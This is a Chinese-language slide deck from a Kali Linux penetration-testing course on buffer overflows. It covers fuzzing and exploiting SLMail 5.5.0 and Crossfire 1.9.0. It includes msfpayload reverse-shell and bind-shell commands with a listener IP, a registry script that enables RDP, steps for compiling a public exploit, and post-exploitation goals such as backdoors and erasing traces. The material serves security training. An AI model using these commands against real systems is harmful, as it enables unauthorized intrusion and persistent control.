

# Kali linux渗透测试

苑房弘 FANGHONG.YUAN@163.COM



# 第九章 缓冲区溢出



# 程序漏洞从哪里来

- 罪恶的根源：变量
- 数据与代码边界不清
- 最简漏洞原理——shell脚本漏洞

# 缓冲区溢出

- 当缓冲区边界限制不严格时，由于变量传入畸形数据或程序运行错误，导致缓冲区被“撑暴”，从而覆盖了相邻内存区域的数据；
- 成功修改内存数据，可造成进程劫持，执行恶意代码，获取服务器控制权等后果

# 如何发现漏洞

- 源码审计
- 逆向工程
- 模糊测试
  - 向程序堆栈半随机的数据，根据内存变化判断溢出
  - 数据生成器：生成随机、半随机数据
  - 测试工具：识别溢出漏洞


# WINDOWS 缓冲区溢出



# FUZZER

- SLMail 5.5.0 Mail Server
- ImmunityDebugger\_1\_85\_setup.exe
- mona.py
- <http://pan.baidu.com/s/1o6kT6gM>

# FUZZER

- SLMail 5.5.0 Mail Server
    - POP3 PASS 命令存在缓冲区溢出漏洞
    - 无需身份验证实现远程代码执行
  - DEP：阻止代码从数据页被执行
  - ASLR：随机内存地址加载执行程序和DLL，每次重启地址变化
- 
- Several white lines of varying lengths and slopes are positioned in the bottom right corner of the slide, serving as a decorative element.



# POP3

- Nc 110端口
- 了解未知协议
  - Wireshark
  - RFC
- 01.py

# FUZZING

- 测试 PASS 命令接收到大量数据时是否会溢出
- EIP 寄存器存放下一条指令的地址
- 02.py

# FUZZING

- 2700个字符实现 EIP 寄存器溢出
- 03.py
- 找到精确溢出的 4 个字节
  - 二分法
  - 唯一字符串法
  - `usr/share/metasploit-framework/tools/pattern_create.rb 2700`
  - 04.py
  - 05.py

# FUZZING

- 思路：
  - 将 EIP 修改为shellcode代码的内存地址，将Shellcode写入到该地址空间，程序读取 EIP 寄存器数值，将跳转到 shellcode 代码段并执行；
- 寻找可存放shellcode的内存空间
- 06.py

# FUZZING

- 不同类型的程序、协议、漏洞，会将某些字符认为是坏字符，这些字符有固定用途
  - 返回地址、Shellcode、buffer中都不能出现坏字符
  - null byte (0x00) 空字符，用于终止字符串的拷贝操作
  - return (0x0D) 回车操作，表示POP3 PASS 命令输入完成
  - 思路：发送0x00 —— 0xff 256个字符，查找所有坏字符
  - 07.py
  - 0x0A
  - 0x0D

# FUZZING

- 重定向数据流
  - 用 ESP 的地址替换 EIP 的值
  - 但是 ESP 地址变化，硬编码不可行
  - SLMail 线程应用程序，操作系统为每个线程分配一段地址范围，每个线程地址范围不确定
- 变通思路
  - 在内存中寻找地址固定的系统模块
  - 在模块中寻找 JMP ESP 指令的地址跳转，再由该指令间接跳转到 ESP，从而执行shellcode
  - mona.py 脚本识别内存模块，搜索“return address”是JMP ESP指令的模块
  - 寻找无DEP、ALSR保护的内存地址
  - 内存地址不包含坏字符

# FUZZING

- 寻找不受保护的模块
  - !mona modules
- 将汇编指令 jmp esp 转换为二进制
  - ./nasm\_shell
  - FFE4
- 在模块中搜索 FFE4 指令
  - !mona find -s "\xff\xfe" -m slmfc.dll
  - 选择不包含坏字符的内存地址
- 在该地址设置断点
- 重发buffer
  - 08.py (地址全翻转)

# FUZZING

- 生成shellcode
- Scratch
- `./msfpayload -l`
- `./msfpayload win32_reverse LHOST=192.168.20.8 LPORT=443 C`
- `./msfpayload win32_reverse LHOST=192.168.20.8 LPORT=443 R | ./msfencode -b "\x00\x0a\x0d"`
- `nc -vlp 443`
- 09.py




# FUZZING

- Shellcode执行结束后以 `ExitProcess` 方式退出整个进程，将导致邮件服务崩溃；
- `SmMail`是一个基于线程的应用，适用`ExitThread`方式可以避免整个服务崩溃，可实现重复溢出；
- `./msfpayload win32_reverse LHOST=192.168.20.8 EXITFUNC=thread LPORT=443 R`  
| `./msfencode -b "\x00\x0a\x0d"`

# FUZZING

- ```
echo Windows Registry Editor Version 5.00>3389.reg
echo [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal
Server]>>3389.reg
echo "fDenyTSConnections"=dword:00000000>>3389.reg
echo [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal
Server\Wds\rdpwd\Tds\tcp]>>3389.reg
echo "PortNumber"=dword:00000d3d>>3389.reg
echo [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal
Server\WinStations\RDP-Tcp]>>3389.reg
echo "PortNumber"=dword:00000d3d>>3389.reg
regedit /s 3389.reg
```

# LINUX 缓冲区溢出



# FUZZING

- Crossfire
  - 多人在线 RPG 游戏
  - 1.9.0 版本接受入站 socket 连接时存在缓冲区溢出漏洞
- 调试工具
  - edb
- 运行平台
  - Kali i486 虚拟机

# FUZZING

- 新版本Linux内核支持内存保护机制
  - DEP
  - ASLR
  - 堆栈 cookies
  - 堆栈粉碎

# FUZZING

- 本机调试
  - `iptables -A INPUT -p tcp --destination-port 4444 \! -d 127.0.0.1 -j DROP`
  - `iptables -A INPUT -p tcp --destination-port 13327 \! -d 127.0.0.1 -j DROP`

# FUZZING

- 解压
  - `/usr/games`
  - `tar xpf crossfire.tar.gz`
- 调试
  - `edb --run /usr/games/crossfire/bin/crossfire`
  - `01.py`

# FUZZING

- 唯一字符串识别 EIP 精确位置
  - `/usr/share/metasploit-framework/tools/pattern_create.rb` 4379
  - `02.py`
  - `/usr/share/metasploit-framework/tools/pattern_offset.rb` 46367046
  - `4368`
- `03.py`



# FUZZING

- 思路:
- 第一阶段shellcode
  - ESP 跳转到 EAX
  - 偏移 12 个字节
- `setup sound` shellcode2
- `/usr/share/metasploit- - framework/tools/nasm_shell.rb`
  - `add eax,12`
  - `jmp eax`
- `\x83\xc0\x0c\xff\xe0\x90\x90`

# FUZZING

- 查找坏字符
  - `\x00\x0a\x0d\x20`

# FUZZING

- ESP 跳转地址
  - Opcode search
  - `crash = "\\x41" * 4368 + "\\x97\\x45\\x13\\x08" + "\\x83\\xc0\\x0c\\xff\\xe0\\x90\\x90"`
- 设断点 (0x08134597)
  - EIP——08134597
  - `jmp esp`
  - `add eax, 12`
  - `jmp eax`

# FUZZING

- `msfpayload linux/x86/shell_bind_tcp LPORT=4444 R | msfencode -b "\x00\x0a\x0d\x20"`
- 05.py

# 选择和修改EXP

- 网上公开的 EXP 代码
  - 选择可信赖的 EXP 源
  - Exploit-db
  - SecurityFocus
  - Searchsploit
  - 有能力修改 EXP (Python、Perl、Ruby、C、C++...)

# 选择和修改EXP

- 646.c
  - 类unix环境下编译
  - 返回地址与我们的环境不符
  - 反弹shell硬编码了回连IP地址
  - 缓冲区偏移量与我们的环境不符
  - 目标IP硬编码

# 选择和修改EXP


- 643.c
  - Windows环境下编译
  - apt-get install mingw32
  - dpkg --add-architecture i386 && apt-get update && apt-get install wine32
  - i586-mingw32msvc-gcc 646.c -lws2\_32 -o sl.exe
  - wine sl.exe 192.168.20.32

# 避免有害的EXP

- 不同的 EXP
  - 不同的系统补丁
  - 软件版本
  - 不同的offset、shellcode
- 扫描探测目标系统版本，搭建适当的测试环境
  - 避免一锤子测试
- 修改公开的 EXP 满足不同环境需要
  - 了解漏洞原理，修改溢出代码



# 后漏洞利用阶段 POST EXPLOITATION



# 漏洞利用后阶段

- 上传工具
- 提权
- 擦除攻击痕迹
- 安装后门
  - 长期控制
  - Dump 密码
  - 内网渗透
- 后漏洞利用阶段
  - 最大的挑战——防病毒软件
  - 使用合法的远程控制软件

# 漏洞利用后阶段

- 上传文件
  - 持久控制
  - 扩大对目标系统的控制能力
- Linux系统
  - netcat
  - curl
  - wget
- Windows
  - 缺少预装的下载工具

# 漏洞利用后阶段

- 非交互模式 shell
  - 类 NC远程控制 shell
  - ftp 192.168.1.1

# 传输文件

- Tftp
  - Ftp
  - Vbscript
  - Debug
- 
- Several white lines of varying lengths and orientations are positioned in the bottom right corner of the slide, creating a modern, abstract design element.

# Q & A

